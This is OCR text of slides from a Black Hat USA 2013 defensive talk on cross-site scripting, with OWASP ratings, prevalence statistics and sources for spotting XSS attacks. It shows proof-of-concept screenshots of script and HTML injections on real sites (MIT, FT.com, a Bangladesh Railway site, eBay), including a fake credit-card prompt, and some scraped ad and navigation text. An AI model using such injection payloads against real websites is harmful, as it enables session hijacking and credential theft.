black hat USA 2013


The Web IS Vulnerable
XSS Defense on the Battlefront

Ryan Barnett
Trustwave

Greg Wroblewski
Microsoft

black hat USA 2013

I'M GONNA HACK IT!



A3 Cross-Site Scripting (XSS)

Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Source: OWASP Top 10 2013

XSS is a Major Problem

Top 10 Application Vulnerabilities

RANK*	Finding	Percentage of Applications Containing Vulnerability
1	SQL Injection	15%
2	Miscellaneous Logic Flaws	14%
3	Insecure Direct Object Reference	28%
4	Cross-Site Scripting (XSS)	82%
5	Failure to Restrict URL Access	16%
6	Cross-Site Request Forgery	72%
7	Other Injection	7%
8	Insecure File Uploads	10%
9	Insecure Redirects	24%
10	Various Denial of Service	11%

Source: Trustwave 2013 Global Security Report

Share Everything.

Now for your business.

Share up to 50GB of Data on up to 25 Devices,
plus Unlimited Talk & Text.

Learn More

See how Share Everything can help your small business.

verizon

SHARE

Where to look for XSS attacks

We used BIG data:


- 100s TB of raw data
- 10s TB of URLs


Where to look for XSS attacks


- Web server/proxy logs
- Web application firewall logs
- URL shortening services
- Spam e-mails
- Chat rooms, IRC traffic
- Comments on pages
- URL reputation services


XSS Attacks:

Proof-of-concepts



Go
CENTER FOR
REAL ESTATE
Our graduates build the future
CRE HOME
ABOUT
NEWS & EVENTS
APPLY
EDUCATION
RESEARCH & PUBLICATIONS
INDUSTRY PARTNERS
ALUMNI
Search Results
Your search -
/sanko/
OK
Transferring data from web.mit.edu...


<script>alert("لعيون منتديات هوتميلنا ثغره xss")</script><"
Search
Web
Images
Related Links:
Cross Site Scripting
SSX
SXs
Javascript
XSLT
Ads
Cross Site Scripting XSS | AspectSecurity.com
www.aspectsecurity.com/
Avoid XSS & Cross Site Scripting in 53 eLearning Modules,
eLearning
Secure Coding Services
Clickjacking
XSS services
XSS - End SQL Injection Attacks | Qualys.com
www.qualys.com/Web_App_Scanning
Secure Your Web Applications. Free Trial.
OWASP Web App Audit
Web App Scanning Trial
Web Application Scanning
Web App Scanning for Dummies
Playscripts, Inc - Plays for theaters and schools | playscripts.com
www.playscripts.com/
Read up to 90% of every script free
Managed Cloud WAF Service | nexusguard.com
www.nexusguard.com/
Customized, Responsive, Effective, Let us take care of your security!
Xss Attack Scanner Online | Shop.SecPoint.com
shop.secpoint.com/CloudSecurityScan
Scan Your Website, Web Shop, Public IP address. Scans from 49.95$
Forget About Scripts - AutoMate Scripts Without Code
www.networkautomation.com/
Free 30 Day Trial. Download Now!
Searches Related to: <script>alert("لعيون منتديات هوتميلنا ثغره xss")</script><"
SSX
لعيون منتديات هوتميلنا ثغره xss
OK
Transferring data from ak.imgfarm.com...


FINANCIAL TIMES
Sign in Site tour Register Subscribe
ft.com/search
Search
Advanced search
Home UK World Companies Markets
Personal Finance Life & Arts
Tools
All of FT
Articles
Blogs
Hand over your credit card details:
OK
Cancel
NEW 10:35pm
N Ireland corporate tax decision delayed
A decision on whether to devolve the right to set corporation tax rates to the Northern Ireland executive has been delayed By Jamie Smyth in Dublin
NEW 10:34pm
GSK set to expand US flu jab sales
GlaxoSmithKline is gearing up to expand its US sales of flu jabs, following a government grant for a new manufacturing plant By Andrew Jack in London
NEW 10:26pm
David Miliband to step down as MP
Former foreign secretary David Miliband is to step down as an MP immediately in a move that deprives Labour of one of its By Jim Pickard, Chief Political Correspondent
FILTER BY
Date
Transferring data from media.ft.com...


www.railway.gov.bd
Hit Counter : 38305
Home | Admin | Contact | Information Mirror | History | Sitemap
Bangladesh Railway
Please Select
About BR
Train Schedules
Ticket Fares
Tender Notice
Notice Board
Documents & Publications
Acts/Rules/Regulations
Important Links
Important Information
Citizen Charter
Maitree Express Train
List of Major Projects
Contact Us
e-Ticket Procedure
Purchase e-Ticket
Admin Login
hello
OK
Transferring data from www.railway.gov.bd...

PoC


Hi! Sign in or register | Daily Deals
My eBay
Sell
Community
Customer Support
Cart
ebay
Browse by category
I'm looking for...
All Categories
Search
Advanced
"/>
HTML Injection Successful
Oh Noooos!
SearchResults
POC-XSS--Exploited!
OK
Cancel
Transferring data from www.ccure.it...

What's Behind PoCs

Malicous intend	• Scanning tools • Proof-of-concept • Probing
Benign intend	• Scanning tools • Going after bug bounty • Internal testing

Updated one minute ago

autoevolution test drive: 2013 MCLAREN MP4-12C Spider

TODAY'S NEWS: HTC T6 to Arrive in Q3 as HTC One Max

WINDOWS | GAMES | DRIVERS | MAC | LINUX | SCRIPTS | MOBILE | HANDHELD | NEWS

NEWS CATEGORIES:

- Computex 2013
- Latest News
- NEW! Oddiverse
- Games
- Microsoft
- Science
- Telecoms
- Technology and Gadgets
- Reviews
- Apple
- Linux
- Life and Style
- Webmaster
- Security
- Editorials
- Interviews
- Green

NEWS ARCHIVE >>
SOFTPEDIA REVIEWS >>

Home > News > Security > Security Fixes and Improvements

June 6th, 2013, 10:00 GMT · By Eduard Kovacs

Expert Finds XSS Flaws on Intel, HP, Sony, Fujifilm and Other Websites

ENLARGE

Indian security researcher Rahul Tyagi, the author of Hacking Crux, has identified cross-site scripting (XSS) vulnerabilities on the websites of several major organizations.

He has sent out notifications to HP, Intel, Forbes, National Geographic, Spike TV, the IEEE Computer Society, Sony, Autodesk, Fujifilm, Dolby, TED Conferences, LLC, and HowStuffWorks, Inc.

The websites of these organizations have been found to contain reflected and some DOM-based XSS vulnerabilities.

Google Blog

Google Online Security Blog
The latest news and insights from Google on security and safety on the Internet

Search

Site Feed

Google

34240 readers
BY FEEDBURNER

